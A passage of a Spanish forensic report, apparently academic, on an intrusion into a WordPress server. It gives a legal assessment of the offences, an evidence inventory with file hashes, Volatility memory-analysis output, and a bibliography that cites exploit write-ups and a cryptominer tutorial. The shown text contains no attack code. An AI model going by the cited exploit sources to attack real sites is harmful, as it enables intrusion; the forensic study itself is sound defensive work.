Sí, se considera la existencia de delitos de acceso ilegal a sistemas informáticos y daños informáticos, preceptuados respectivamente en los artículos 197 bis y 264 del Código Penal. No se observan responsabilidades administrativas.

¿Se realiza una preservación adecuada de los indicios relevantes?

Sí, se extraen los mismos debidamente y se anotan sus signos identificativos unívocamente en el apartado *8.2. Referencias a las evidencias digitales*.

7.5. Valoración personal

Los avances tecnológicos que se vienen sucediendo, conllevan la evolución de los modus operandi de la delincuencia. Actualmente la mayor parte de los delitos contra el patrimonio y el orden socioeconómico se cometen a través de las tecnologías de la información y las telecomunicaciones, en formas diversas.

Paralelamente, multitud de los ilícitos investigados por las Fuerzas y Cuerpos de Seguridad poseen un acentuado componente tecnológico. Incluso en hechos aparentemente ajenos a la informática, como pudiera ser el tráfico de drogas, es habitual el uso de plataformas de comunicación encriptada o el uso técnicas de anonimización y ocultación en la red para evitar ser localizado y/o identificado.

Ello sitúa la ciberseguridad como disciplina científica de obligado conocimiento y preceptiva actualización continua para los integrantes de las agencias encargadas de hacer cumplir la ley o *Law Enforcement Agencies* (LEA) en el panorama mundial.

La conjunción de todas las técnicas de investigación objeto de aplicación al presente han conformado un despliegue analítico proactivo absolutamente enriquecedor. Esto es, que existe una concatenación de medios de prueba, con múltiples trenzados posibles, para cuyo adecuado hilado cabe ejercer reflexiones de consideración y prospecciones documentales numerosas y detalladas para definir perfectamente el ámbito subjetivo y objetivo del hecho.

En conclusión, la ilustración jurídica que complementa a las labores técnicas de averiguación expuestas, genera como producto final un ejercicio de realidad integral, que involucra a todos los actores posibles en el panorama de un ciberincidente.

La garantía de la seguridad informática en este plano requiere un enfoque multidisciplinar. En casos como el analizado, cuyo fin es alcanzar el objetivo de represión del delincuente, son igualmente relevantes el fiel reflejo de un pulido estudio técnico como el correcto enfoque jurídico, en combinación con una excelente síntesis y persuasión.

A saber, la Autoridad Judicial —destinatario final de los informes— debe afrontar la instrucción o enjuiciamiento del caso sin dudas razonables sobre el posicionamiento legal de las conductas punibles expuestas, con perfecta definición de los datos que enlazan el hecho delictivo con su supuesto autor, su legal obtención, trazabilidad y preservación como prueba. Si bien estos elementos parecen implicar únicamente a las Fuerzas y Cuerpos de Seguridad, nada más lejos de la realidad.

Las pericias a instancia de parte para motivar la incoación de procedimientos judiciales, presentadas directamente en los Juzgados de Instrucción, son de extrema relevancia. En este entorno, estos informes arriban a la Autoridad Judicial, precisamente en un instante prejudicial, con plena impersonalidad, en una situación absolutamente distinta a la que puede suponer la exposición de un caso en unas jornadas de ciberseguridad o una presentación académica.

Sin embargo, ya en ese hito cabe determinar fehacientemente si los hechos denunciados pueden ser delictivos, a riesgo de que las actuaciones no prosperen y no se investiguen a causa de haber elaborado un escrito que no discurre por todo el espectro del hecho. No solo cabe alcanzar el mayor grado de profundidad en el análisis forense, recabar los distintos indicios, o incluso garantizar su cadena de custodia, sino que es preceptivo asociar los hechos a una conducta criminal con su respectiva referencia al Código Penal. Asimismo, debe evidenciarse una relación entre el resultado y la causa de la acción criminal.

En este contexto, es inútil realizar un estudio formalmente impecable si no se refleja unívocamente cuál es el daño informático tangible, siempre consecuente de la comisión del delito; o se define específicamente el alcance de una intrusión en un sistema informático[31]. En sendos ejemplos se apunta al mismo elemento del tipo penal, denominado bien jurídico protegido del delito u objeto, del cual cabe concretar la lesión ocasionada.[32]

En otras palabras, si la Autoridad Judicial no dispone de datos manifiestos para considerar la existencia de un daño informático o una intrusión en un sistema informático, no puede apreciar la existencia de delito e iniciar la investigación. Lo mismo ocurrirá si no se ha logrado sintetizar el caso y/o el escrito no es accesible, por un inadecuado y fuera de lugar abuso de terminología científica poco accesible, sin explicaciones complementarias. En este sentido, los informes deben conducirse sin atisbo de dudas sobre la exactitud de lo afirmado por el perito. Así, es preceptivo imprimir los informes de la transparencia necesaria, en uso de los referidos esfuerzos de síntesis y persuasión.

En un momento dado, quien no entiende el funcionamiento de los mecanismos judiciales, pudiera atribuir el resultado negativo de cualquiera de estas situaciones a la Administración. No obstante, a menudo le resultará suficiente con examinar la pretendida pericia y percibirla completamente indescifrable.

Tras esta reflexión, mención especial merece el factor de que el autor de los hechos utilice identificadores IP y servicios asociados a países terceros. Esta es una realidad estadísticamente abundante y que altera sustancialmente la prospectiva de esclarecimiento del hecho e identificación del delincuente.

Estas circunstancias obligan a que la sinergia entre las Fuerzas y Cuerpos de Seguridad y la investigación tecnológica alcance a los gobernantes, quienes deben procurar que las actuaciones de dichos servidores públicos devenguen efectivas.

Entonces, es preceptivo que a nivel internacional se impulsen las modificaciones y promulgaciones legislativas necesarias para facultar a las distintas agencias encargadas de hacer cumplir la ley para el acceso a los datos necesarios para una investigación formal. Si la actividad criminal en la red no tiene fronteras, tampoco debiera verse afectada por ese motivo la labor investigadora, menos si cabe en el ámbito de la Unión Europea.

Al mismo tiempo, en aquellos casos en que no sea posible establecer un marco legal común de referencia, como probablemente ocurra con países terceros, cabe depurar los mecanismos de cooperación judicial existentes, al objeto de que resulten practicables, ágiles y efectivos.

---

[31] No todo comportamiento en este sentido tiene relevancia penal.

[32] Otro elemento fundamental cuando resulta posible descubrirlo directamente es el sujeto activo. Sobre éste, cabe precisar los motivos para apuntar a su participación, aunque sí es cierto que, obtenidos los elementos de prueba y concretada la existencia de un delito, esto no es imprescindible para iniciar un procedimiento judicial y siempre puede perfilarse durante el procedimiento con informes que corrijan las posibles imprecisiones.

En el caso de las direcciones IP, esta realidad aplica directamente, tratándose en España de datos únicamente asociables a una identidad con autorización judicial, en virtud del artículo 588 ter k. de la LECrim. Ahora bien, actualmente esta es una concepción legal discutible, en tanto impone unos límites que perjudican gravemente la eficacia y eficiencia de las investigaciones de delitos telemáticos.

Si el artículo 588 ter m. de la LECrim prevé que la Policía Judicial pueda recabar directamente de los proveedores de servicio la titularidad de un identificador telefónico, no es comprensible el escollo obrante en favor de las direcciones IP. De facto, este dato se constituye en identificador del mismo número de teléfono cuando éste se sirve de una conexión de datos para realizar una comunicación telemática, que es merecedora de la misma protección que la telefónica, por lo que la conclusión, actualmente debería ser obvia.

Como resultado, se produce una demora significativa en la actuación de la Policía Judicial en materia de crímenes telemáticos, fomentándose la reiteración delictiva y consecuente desprotección de los usuarios de internet. Esto se acentúa, más si cabe, cuando de la referida consulta a los proveedores de servicio resulta como usuario una identidad ficticia o usurpada, por un laxo procedimiento de contratación; naturalmente, ante la permisividad de las leyes, las operadoras priman el negocio en detrimento de la seguridad pública.

8. Referencias

8.1. Referencias bibliográficas

504ensicsLabs. (2023). *LiMe*. Obtenido de GitHub: https://github.com/504ensicsLabs/LiME

afterglow. (2018). *TUTORIAL: How to Install, Configure and Use CoinHive Cryptocurrency Miner on Your Website*. Obtenido de Steemit: https://steemit.com/utopian-io/@afterglow/tutorial-how-to-install-configure-and-use-coinhive-cryptocurrency-miner-on-your-website

Alonso Cebrián, J., Guzmán Sacristán, A., Laguna Durán, P., Martín Bailón, A., Herrera Joancomartí, J., & Navarro Arribas, G. (s.f.). *Ataques a aplicaciones web*. Obtenido de Universitat Oberta de Catalunya: https://cv.uoc.edu/annotation/5147ba006709ce18f1e46f5a191a4597/603226/PID_00212192/modul_4.html#w26aac11c13

Amazon Web Services. (2023). *Amazon Elastic Compute Cloud Documentation*. Obtenido de Amazon Web Services: https://docs.aws.amazon.com/ec2/index.html

Amazon Web Services. (23 de mayo de 2023). *Amazon Law Enforcement Guidelines*. Obtenido de Amazon Web Services: https://d1.awsstatic.com/certifications/Amazon_LawEnforcement_Guidelines.pdf

Apache2. (2023). *HTTP Status Codes*. Obtenido de Apache2: https://nightlies.apache.org/httpd/trunk/doxygen/group__HTTP__Status.html

Arch Linux. (2023). *Arch Linux Wiki*. Obtenido de Arch Linux: https://wiki.archlinux.org/

Arenas, J., & Serrano, M. (23 de febrero de 2023). *La formación permanente, clave en el análisis forense digital*. Obtenido de Red Seguridad: https://www.redseguridad.com/actualidad/ciberseguridad/la-formacion-permanente-clave-en-el-analisis-forense-digital_20230223.html

Askarov, A., Hansen, R., & Rafnsson, W. (2019). *Secure IT Systems.* Aalborg, Denmark: Conference proceedings.

Barrio Andrés, M. (2017). *Ciberdelitos : amenazas criminales del ciberespacio.* Madrid: Reus.

Béguier, N. (15 de marzo de 2021). *ecurity Post-it #3 – Volatility Linux Profiles*. Obtenido de Béguier.eu: https://beguier.eu/nicolas/articles/security-tips-3-volatility-linux-profiles.html

Cellebrite. (2023). *Cellebrite Training*. Obtenido de Cellebrite: https://clc-tst.cellebritelearningcenter.com/index.php?redirect=0

Censored. (2023). *Loading linux profile into volatility2*. Obtenido de n00bz@unit3d: https://n00bzunit3d.xyz/blog/loading-linux-profile-volatility2/

Clark, J., Mursch, T., Leoutsarakos, A., & Eskandari, S. (7 de marzo de 2018). *A first look at browser-based Cryptojacking*. Obtenido de arXiv.org: http://arxiv.org/abs/1803.02887

CRASHBANDICOT - Exploit Database. (8 de marzo de 2015). *WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload*. Obtenido de Exploit Database: https://www.exploit-db.com/exploits/36374

Cybersecurity Help. (13 de marzo de 2019). *Stored XSS in WordPress comments functionality*. Obtenido de Cybersecurity Help: https://www.cybersecurity-help.cz/vdb/SB2019031311

Dashevskyo, S., Zhauniarocich, Y., Gadyatskaya, O., Pilgun, A., & Ouhssain, H. (24 de febrero de 2020). *DISSECTING ANDROID CRYPTOCURRENCY MINERS*. Obtenido de Arxiv.org: https://arxiv.org/pdf/1905.02602.pdf

de Gregorio Melgar, J. (2020). *Contribuciones al análisis forense de evidencias digitales procedentes de aplicaciones de mensajería instantánea.* Madrid: Universidad de Alcalá.

ElevenPaths. (23 de agosto de 2018). *Cryptojacking: Amenaza latente y creciente. Parte 2 de 4*. Obtenido de Blog Think Big: https://paths85.rssing.com/chan-15704879/all_p56.html

Europol. (2021). *Internet Organised Crime Threat Assessment (IOCTA) 2021.* Luxembourg: Publications Office of the European Union, 2021. Obtenido de Europol.

Fiscalía General del Estado. (2017). *Circular 3/2017, de 21 de septiembre, sobre la reforma del Código Penal operada por la LO 1/2015, de 30 de marzo, en relación con los delitos de descubrimiento y revelación de secretos y los delitos de daños informáticos.* Madrid: Doctrina de la Fiscalía General del Estado.

Guerra Soto, M. (2021). *ANÁLISIS FORENSE INFORMÁTICO.* Madrid: Ra-Ma.

Guerra, M. (diciembre de 2018). Taller IoT Forensics. *Congreso de Ciberseguridad CyberCamp*. Málaga: INCIBE.

Guillén Civera, L. (1 de febrero de 2018). *Análisis forense con Volatility en Virtualbox y Ubuntu*. Obtenido de Luis Guillén Civera: https://www.luisguillen.com/posts/2018/01/analisis-forense-volatility-virtualbox-ubuntu/

Hunt, T. (1 de abril de 2021). *I Now Own the Coinhive Domain. Here's How I'm Fighting Cryptojacking and Doing Good Things with Content Security Policies.* Obtenido de Troy Hunt Blog: https://www.troyhunt.com/i-now-own-the-coinhive-domain-heres-how-im-fighting-cryptojacking-and-doing-good-things-with-content-security-policies/

Invicti. (2023). *WordPress Plugin ReFlex Gallery Arbitrary File Upload (3.1.3)*. Obtenido de Acunetix: https://www.acunetix.com/vulnerabilities/web/wordpress-plugin-reflex-gallery-arbitrary-file-upload-3-1-3/

Jamit Software Limited. (24 de mayo de 2023). *Guerrilla Mail - Disposable Temporary E-Mail Address*. Obtenido de Guerrilla Mail - Disposable Temporary E-Mail Address: https://www.guerrillamail.com/

Krause, M. (noviembre de 2018). *Hashrates of Bitcoin (a), Ethereum (b), Litecoin (c) and Monero (d)*. Obtenido de Research Gate: https://www.researchgate.net/figure/a-d-Hashrates-of-Bitcoin-a-Ethereum-b-Litecoin-c-and-Monero-d-indicate-the_fig1_328744792

Krishna, A. (7 de febrero de 2022). *Removing Cryptojacking CoinHive Malware from your WordPress, Magento, Drupal & Prestashop websites*. Obtenido de Astra Pentest: https://www.getastra.com/blog/911/remove-crypto-mining-malware-cms-wordpress-magento-drupal/

manticiel. (2 de julio de 2020). *Wordpress_CVE-2019-9787*. Obtenido de GitHub: https://github.com/matinciel/Wordpress_CVE-2019-9787

Ministerio de Asuntos Exteriores. (2001). *Convenio entre el Reino de España y Ucrania sobre cooperación en materia de lucha contra la delincuencia, hecho en Kiev el 7 de noviembre de 2001.* Kiev: Boletín Oficial del Estado.

Mitre. (28 de mayo de 2015). *CVE-2015-4133*. Obtenido de Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4133

Mitre. (s.f.). *CVE-2019-9787*. Obtenido de Mitre: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787/

MyIP.MS. (23 de mayo de 2023). *Pf Volodymyr Lyakh*. Obtenido de MyIP.MS: https://myip.ms/view/ip_owners/185780/Pf_Volodymyr_Lyakh.html

National Institute of Standards and Technology. (14 de marzo de 2019). *CVE-2019-9787 Detail*. Obtenido de NIST National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2019-9787

Ochoa Arévalo, P. A. (2018). EL TRATAMIENTO DE LA EVIDENCIA DIGITAL, UNA GUÍA PARA SU ADQUISICIÓN Y/O RECOPILACIÓN. *Revista Economía de la Universidad de Cuenca nº 28*, 35-44.

OffSec. (2023). *METERPRETER BASIC COMMANDS*. Obtenido de OffSec: https://www.offsec.com/metasploit-unleashed/meterpreter-basics/

PalmTreeForest. (18 de agosto de 2019). *CodePath Assignment for Weeks 7 & 8: CVE-2017-14719, CVE-2019-9787 & Unauthenticated Page/Post Content Modification via REST API*. Obtenido de GitHub: https://github.com/PalmTreeForest/CodePath_Week_7-8

Pega Documentation. (15 de noviembre de 2022). *Understanding cross-site request forgery*. Obtenido de Pega Documentation: https://docs.pega.com/en-US/bundle/platform-88/page/platform/security/cross-site-request-forgery.html

Pinheiro, C. (16 de marzo de 2015). *WordPress Reflex Gallery 3.1.3 Shell Upload*. Obtenido de packet storm: https://packetstormsecurity.com/files/130845/WordPress-Reflex-Gallery-3.1.3-Shell-Upload.html

Plaza Martínez, P. (15 de marzo de 2019). *WordPress 5.1 CSRF + XSS + RCE – Poc*. Obtenido de Iron Hackers: https://ironhackers.es/tutoriales/wordpress-5-1-csrf-xss-rce-poc/

Plover. (27 de abril de 2023). *CWE-352: Cross-Site Request Forgery (CSRF)*. Obtenido de Common Weakness Enumeration: https://cwe.mitre.org/data/definitions/352.html

PortSwigger Ltd. (2023). *Cross-site scripting*. Obtenido de PortSwigger: https://portswigger.net/web-security/cross-site-scripting

Prontuario.org. (2023). *Convenio Europeo de extradición, hecho en Paris el 13 de diciembre de 1957*. Obtenido de Prontuario | Auxilio Judicial Internacional: http://www.prontuario.org/prontuario/es/Penal/Convenio-Europeo-de-extradicion--hecho-en-Paris-el-13-de-diciembre-de-1957

Rollbar Editorial Team. (1 de diciembre de 2022). *What is E_NOTICE in PHP?* Obtenido de Rollbar: https://rollbar.com/blog/php-e-notice/

Rydstedt, G. (s.f.). *Clickjacking*. Recuperado el 21 de mayo de 2023, de OWASP: https://owasp.org/www-community/attacks/Clickjacking

Sandvik, R. (18 de diciembre de 2013). *Harvard Student Receives F For Tor Failure While Sending 'Anonymous' Bomb Threat*. Obtenido de Forbes: https://www.forbes.com/sites/runasandvik/2013/12/18/harvard-student-receives-f-for-tor-failure-while-sending-anonymous-bomb-threat/#5b9fac475457

Scanelli, S. (13 de marzo de 2019). *WordPress 5.1 CSRF to Remote Code Execution*. Obtenido de sonar: https://www.sonarsource.com/blog/wordpress-csrf-to-rce/

The Apache Software Foundation. (2023). *Log Files*. Obtenido de APACHE: https://httpd.apache.org/docs/2.4/logs.html

The PHP Group. (2023). *eval*. Obtenido de PHP.NET: https://www.php.net/manual/en/function.eval.php

The PHP Group. (s.f.). *error_reporting*. Obtenido de PHP Manual: https://www.php.net/manual/en/function.error-reporting.php

The WordPress.com Team. (29 de marzo de 2023). *WordPress Comment Moderation: A Beginner's Guide*. Obtenido de WordPress.com: https://wordpress.com/go/tutorials/wordpress-comment-moderation/#:~:text=You%20can%20choose%20how%20to,who%20you%20approve%20to%20post.

User Agents Database. (2023). *Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Avant Browser)*. Obtenido de User Agents: https://user-agents.net/string/mozilla-4-0-compatible-msie-6-0-windows-nt-5-1-sv1-avant-browser

Veliz, D. S. (24 de marzo de 2019). *Análisis Forense en Logs de Apache*. Obtenido de LinkedIn: https://es.linkedin.com/pulse/an%C3%A1lisis-forense-en-logs-de-apache-sebastian-veliz-donoso

Volatility Wiki. (s.f.). *volatility - LinuxMemoryForensics.wiki*. Obtenido de Google Code: https://code.google.com/archive/p/volatility/wikis/LinuxMemoryForensics.wiki

wlogatto. (10 de octubre de 2018). *Is my server being targeted?* Obtenido de Digital Ocean: https://www.digitalocean.com/community/questions/is-my-server-being-targeted

WordPress. (2023). *ReFlex Gallery » WordPress Photo Gallery*. Obtenido de WordPress.org: https://wordpress.org/plugins/reflex-gallery/advanced/

WordPress Documentation. (13 de marzo de 2019). *Version 5.1.1*. Obtenido de WordPress: https://wordpress.org/documentation/wordpress-version/version-5-1-1/#:~:text=On%20March%2013%2C%202019%2C%20WordPress,was%20released%20to%20the%20public.

WP Hacked Help Blog. (10 de noviembre de 2021). *How To Find & Remove Coinhive Crypto Mining Malware?* Obtenido de WP Hacked Help Blog: https://secure.wphackedhelp.com/blog/remove-coinhive-malware/

WPScan. (12 de diciembre de 2018). *WordPress 4.9.9 Vulnerabilities*. Obtenido de WPScan: https://wpscan.com/wordpress/499

Xu, W., Zhou, Y., & Wang, J. (17 de octubre de 2017). *Unauthorized Coin Mining in the Browser*. Obtenido de Unit 42 Palo Alto Networks: https://unit42.paloaltonetworks.com/unit42-unauthorized-coin-mining-browser/

8.2. Referencias a las evidencias digitales

En el presente apartado, se anexan las evidencias relevantes localizadas y se exponen los datos significativos de las mismas en tablas individualizadas.

El índice R indica los indicios obtenidos de la evidencia correspondiente a la memoria RAM, mientras que el índice D referencia aquellos indicios procedentes de la evidencia del disco duro.

Cabe indicar que, no todas las evidencias extraídas son de alto valor a la hora de la emisión de los informes pericial y ejecutivo. Ello no obsta para considerar su relevancia en el transcurso de la elaboración de la memoria del estudio, por lo que se hacen constar a esos efectos, pues igualmente representan aspectos de interés desde una perspectiva de seguridad informática.

Evidencia D1: index.php

Ruta original del archivo	/var/www/html/index.php
Fecha y hora de creación/ modificación/ último acceso.	2018-12-21 14:28:23 CET / 2019-01-03 08:26:05 CET / 2019-01-03 08:26:10 CET
Tamaño del fichero (bytes).	614
Valor hash del fichero.	SHA-256: 739e6fc350288953fef3f42bd3c54ecfcf180e40ff5b68cd36ba543f765f01bf
¿Es un fichero borrado?	No
Usuario titular	33: apache2

Evidencia D2: php.ini y .viminfo.tmp

Nombre del fichero	php.ini~ --- .viminfo.tmp
Ruta original del archivo	/etc/php/7.2/apache2/php.ini~ --- /home/ubuntu/.viminfo.tmp
Fecha y hora de creación/ modificación/ último acceso.	2018-12-30 12:43:54 CET/ 2018-12-30 12:43:54 CET/ 2018-12-30 12:43:54 CET --- 2018-12-30 12:43:54 CET/ 2018-12-30 12:43:54 CET/ 2018-12-30 12:43:54 CET

Tamaño del fichero (bytes).	10354 --- 10354
Valor hash del fichero.	SHA-256: 38b651477fd7b39df29e2aeabcfb7db6f26043df38931e297c3ac2545e9b94a6 --- SHA-256: 38b651477fd7b39df29e2aeabcfb7db6f26043df38931e297c3ac2545e9b94a6
¿Es un fichero borrado?	Sí --- Sí
Usuario titular	0 (sistema)

Evidencia D3: www-data

Ruta original del archivo	/var/mail/www-data
Fecha y hora de creación/ modificación/ último acceso.	2018-12-30 11:51:22 CET 2018-12-30 12:46:38 CET 2018-12-30 11:51:22 CET
Tamaño del fichero (bytes).	15773
Valor hash del fichero.	SHA-256: 1b29106a1f8fc0d0fac55c3ab90fcee94abcacd393a76cc2a4d0851ad0aaa091
¿Es un fichero borrado?	No
Usuario titular	33: apache2

Evidencia D4: wp_comments.ibd

Ruta original del archivo	/var/lib/mysql/wp/
Fecha y hora de creación/ modificación/ último acceso.	2018-12-21 19:24:39 CET/ 2018-12-30 12:46:39 CET/ 2018-12-21 19:24:39 CET
Tamaño del fichero (bytes).	180224

Valor hash del fichero.	SHA-256: 48a3edd87b2b7ea5f4990153c8a6fd34886eb1fcb0420b1e0703d6fc48a6e0aa
¿Es un fichero borrado?	No
Usuario titular	111: mysql

Evidencia D5: auth.log y sucesivos

Evidencia D5	
Nombre del fichero	Auth.log --- Auth.log.1 --- Auth.log.2
Ruta original del archivo	/var/log/auth.log --- /var/log/auth.log.1 --- /var/log/auth.log.2.gz/auth.log.2
Fecha y hora de creación/ modificación/ último acceso.	2018-12-31 07:25:01 CET/ 2019-01-03 08:40:23 CET/ 2018-12-31 07:25:01 CET --- 2018-12-23 07:25:01 CET/ 2018-12-31 07:25:01 CET/ 2018-12-23 07:25:01 CET --- Modified: 2018-12-23 07:25:01 CET Sin más fechas disponibles.
Tamaño del fichero (bytes).	937098 --- 1047973 --- 226512
Valor hash del fichero.	SHA-256: d7dc125040c4f1a06e45503724773a6a05b138046249d7f3225eb49a9345a668 --- SHA-256: ff9893a9b8bba5f9d50fd3246999f5338b1da6b660e99e2c46a96f5b49eaa1d4 --- SHA-256: 0ce5669eb8c20ab26727299cf179dc89cf3d15978bbb93d23b93a4f5de2641c3
¿Es un fichero borrado?	No

Usuario titular	102: syslog

Evidencia D6: wp_users.ibd

Ruta original del archivo	/var/lib/mysql/wp/wp_users.ibd
Fecha y hora de creación/ modificación/ último acceso.	2018-12-21 19:24:39 CET/ 2018-12-30 11:52:44 CET/ 2018-12-21 19:24:39 CET
Tamaño del fichero (bytes).	147456
Valor hash del fichero.	SHA-256: 3b305170e4431cddf49f2df066c5fc5da3263f4879fa114d27724a9d24c09d94
¿Es un fichero borrado?	No
Usuario titular	111: mysql

Evidencia D7: wp_usermeta.ibd

Ruta original del archivo	/var/lib/mysql/wp/wp_usermeta.ibd
Fecha y hora de creación/ modificación/ último acceso.	2018-12-21 19:24:39 CET/ 2018-12-31 11:53:47 CET/ 2018-12-21 19:24:39 CET
Tamaño del fichero (bytes).	131072
Valor hash del fichero.	SHA-256: b544da93a83d797b9f606903350ab85570e7b2cfbc3e5a55dd1ec442b2413bf5
¿Es un fichero borrado?	No
Usuario titular	111: mysql

Evidencia D8: access.log

Ruta original del archivo	/var/log/apache2/access.log

Fecha y hora de creación/ modificación/ último acceso.	2019-01-03 07:25:01 CET/ 2019-01-03 08:33:39 CET/ 2019-01-03 07:25:01 CET/
Tamaño del fichero (bytes).	2146
Valor hash del fichero.	SHA-256: 2a2a583d185b0d48c74b69fb94b886db344569908784c42332f619e73bfc9fd9
¿Es un fichero borrado?	No
Usuario titular	0: sistema

Evidencia D9: access.log.4

Ruta original del archivo	/var/log/apache2/access.log.4.gz/access.log.4
Fecha y hora de creación/ modificación/ último acceso.	0000-00-00 00:00:00/ 2018-12-31 07:18:56 CET/ 0000-00-00 00:00:00
Tamaño del fichero (bytes).	178106
Valor hash del fichero.	SHA-256: 7c089679df4b1217552ccb63c5a85ab0a5c8bd6d739f02dea6f89c2cc05d8f99
¿Es un fichero borrado?	No
Usuario titular	0: sistema
Como complemento, se considera de interés reseñar los siguientes metadatos sobre el fichero contenedor de Access.log.4.	
Ruta original del archivo	/img_Server_HDD.E01/var/log/apache2/access.log.4.gz
Fecha y hora de creación/ modificación/ último acceso.	2019-01-01 07:25:01 CET/ 2018-12-31 07:18:56 CET/ 2018-12-30 07:25:01 CET
Tamaño del fichero (bytes).	14145

Valor hash del fichero.	SHA-256: 0dc308b740b041700a40b44e13a66dbff053d9a6515f8aca9f57b33f0c73cf9c

Evidencia D10: error.log

Ruta original del archivo	/var/log/apache2/error.log
Fecha y hora de creación/ modificación/ último acceso.	2019-01-03 07:25:01 CET/ 2019-01-03 08:07:43 CET/ 2019-01-03 07:25:01 CET
Tamaño del fichero (bytes).	986
Valor hash del fichero.	SHA-256: 3aebf0d49a40add93c0801de102485940d4d0b44a6007f5fa78915d7e192cbdd
¿Es un fichero borrado?	No
Usuario titular	0: sistema

Evidencia D11: CVPSAzKiZiJvdxA.php

Ruta original del archivo	/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
Fecha y hora de creación/ modificación/ último acceso.	2019-01-03 08:07:43 CET/ 2019-01-03 08:07:43 CET/ 2019-01-03 08:07:43 CET
Tamaño del fichero (bytes).	0
Valor hash del fichero.	SHA-256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
¿Es un fichero borrado?	Sí, no recuperable en HDD ni RAM.
Usuario titular	33: apache2

9. Anexos

9.1. Anexo de figuras citadas en el escrito

```
Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #2
18)
```

Figura 10: resultado del comando banners.

```
NAME="Ubuntu"
VERSION="18.04.1 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.1 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic


----------------------------METADATA----------------------------
```

Figura 11: contenido del archivo os-release, obrante en el directorio /img_Server_HDD.E01/usr/lib/

```
ub@ub:~/volatility$ uname -a
Linux ub 4.15.0-1021-aws #21-Ubuntu SMP Tue Aug 28 10:23:07
 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

Figura 12: versión kernel operante.

```
ub@ub:~/volatility$ sed -i 's/$(shell uname -r)/'"${KVER}"'/g' Makefile
ub@ub:~/volatility$ sudo apt install linux-image-$(uname -r) linux-headers-$(uname -r)
[sudo] contraseña para ub:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
linux-headers-4.15.0-1021-aws ya está en su versión más reciente (4.15.0-1021.21).
linux-image-4.15.0-1021-aws ya está en su versión más reciente (4.15.0-1021.21).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 666 no actualizados.
ub@ub:~/volatility$ cd tools/linux/
ub@ub:~/volatility/tools/linux$ make
ub@ub:~/volatility/tools/linux$ make
make -C //lib/modules/4.15.0-1021-aws/build CONFIG_DEBUG_INFO=y M="/home/ub/volatility/tools/linux" modules
make[1]: se entra en el directorio '/usr/src/linux-headers-4.15.0-1021-aws'
  CC [M]  /home/ub/volatility/tools/linux/module.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/ub/volatility/tools/linux/module.mod.o
  LD [M]  /home/ub/volatility/tools/linux/module.ko
make[1]: se sale del directorio '/usr/src/linux-headers-4.15.0-1021-aws'
dwarfdump -di module.ko > module.dwarf
make -C //lib/modules/4.15.0-1021-aws/build M="/home/ub/volatility/tools/linux" clean
make[1]: se entra en el directorio '/usr/src/linux-headers-4.15.0-1021-aws'
  CLEAN   /home/ub/volatility/tools/linux/.tmp_versions
  CLEAN   /home/ub/volatility/tools/linux/Module.symvers
make[1]: se sale del directorio '/usr/src/linux-headers-4.15.0-1021-aws'
ub@ub:~/volatility/tools/linux$ cd
ub@ub:~$ cd volatility/
ub@ub:~/volatility$ sudo zip volatility/plugins/overlays/linux/$(lsb_release -si)_$(uname -r)_profile.zip tools/linux/module.dwarf /boot/Syste
m.map-$(uname -r)
updating: boot/System.map-4.15.0-1021-aws (deflated 79%)
  adding: tools/linux/module.dwarf (deflated 91%)
ub@ub:~/volatility$ ll volatility/plugins/overlays/linux/
total 1300
drwxr-xr-x 2 ub   ub      4096 abr 10 21:51 ./
drwxr-xr-x 5 ub   ub      4096 abr 10 21:18 ../
-rw-r--r-- 1 ub   ub     26000 abr 10 21:18 elf.py
-rw-r--r-- 1 ub   ub     29173 abr 10 21:18 elf.pyc
-rw-r--r-- 1 ub   ub         0 abr 10 21:18 __init__.py
-rw-r--r-- 1 ub   ub       152 abr 10 21:18 __init__.pyc
-rw-r--r-- 1 ub   ub     86987 abr 10 21:18 linux.py
-rw-r--r-- 1 ub   ub     81326 abr 10 21:18 linux.pyc
-rw-r--r-- 1 root root 1084275 abr 10 21:51 Ubuntu_4.15.0-1021-aws_profile.zip
```

Figura 13: conjunto de imágenes notando la configuración del entorno de adquisición del perfil coincidente con el de la máquina objeto de análisis.

```
Profiles
--------
LinuxUbuntu_4_15_0-1021-aws_profile(1)x64 - A Profile for Linux Ubuntu_4.15.0-1021-aws_profile(1) x64
```

Figura 14: detección del perfil de la máquina objeto de informes, en Volatility 2.6.

```
[172.31.32.1              ] at 06:b7:00:d7:1c:58   on eth0
[172.31.33.128             ] at 06:4a:d2:f8:73:c0   on eth0
[0.0.0.0                ] at 00:00:00:00:00:00   on lo
[ff02::2                ] at 33:33:00:00:00:02   on eth0
[ff02::1:fff6:512c         ] at 33:33:ff:f6:51:2c   on eth0
[ff02::16               ] at 33:33:00:00:00:16   on eth0
[::1                    ] at 00:00:00:00:00:00   on lo
```

Figura 15: resultado del comando ARP.

```
└─$   vol.py   -f   Server_RAM.mem   --profile=LinuxUbuntu_4_15_0-1021-aws_profile(1)x64
linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
   20577 bash                 2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo apt update
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo systemctl restart postfix
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -uroot -p
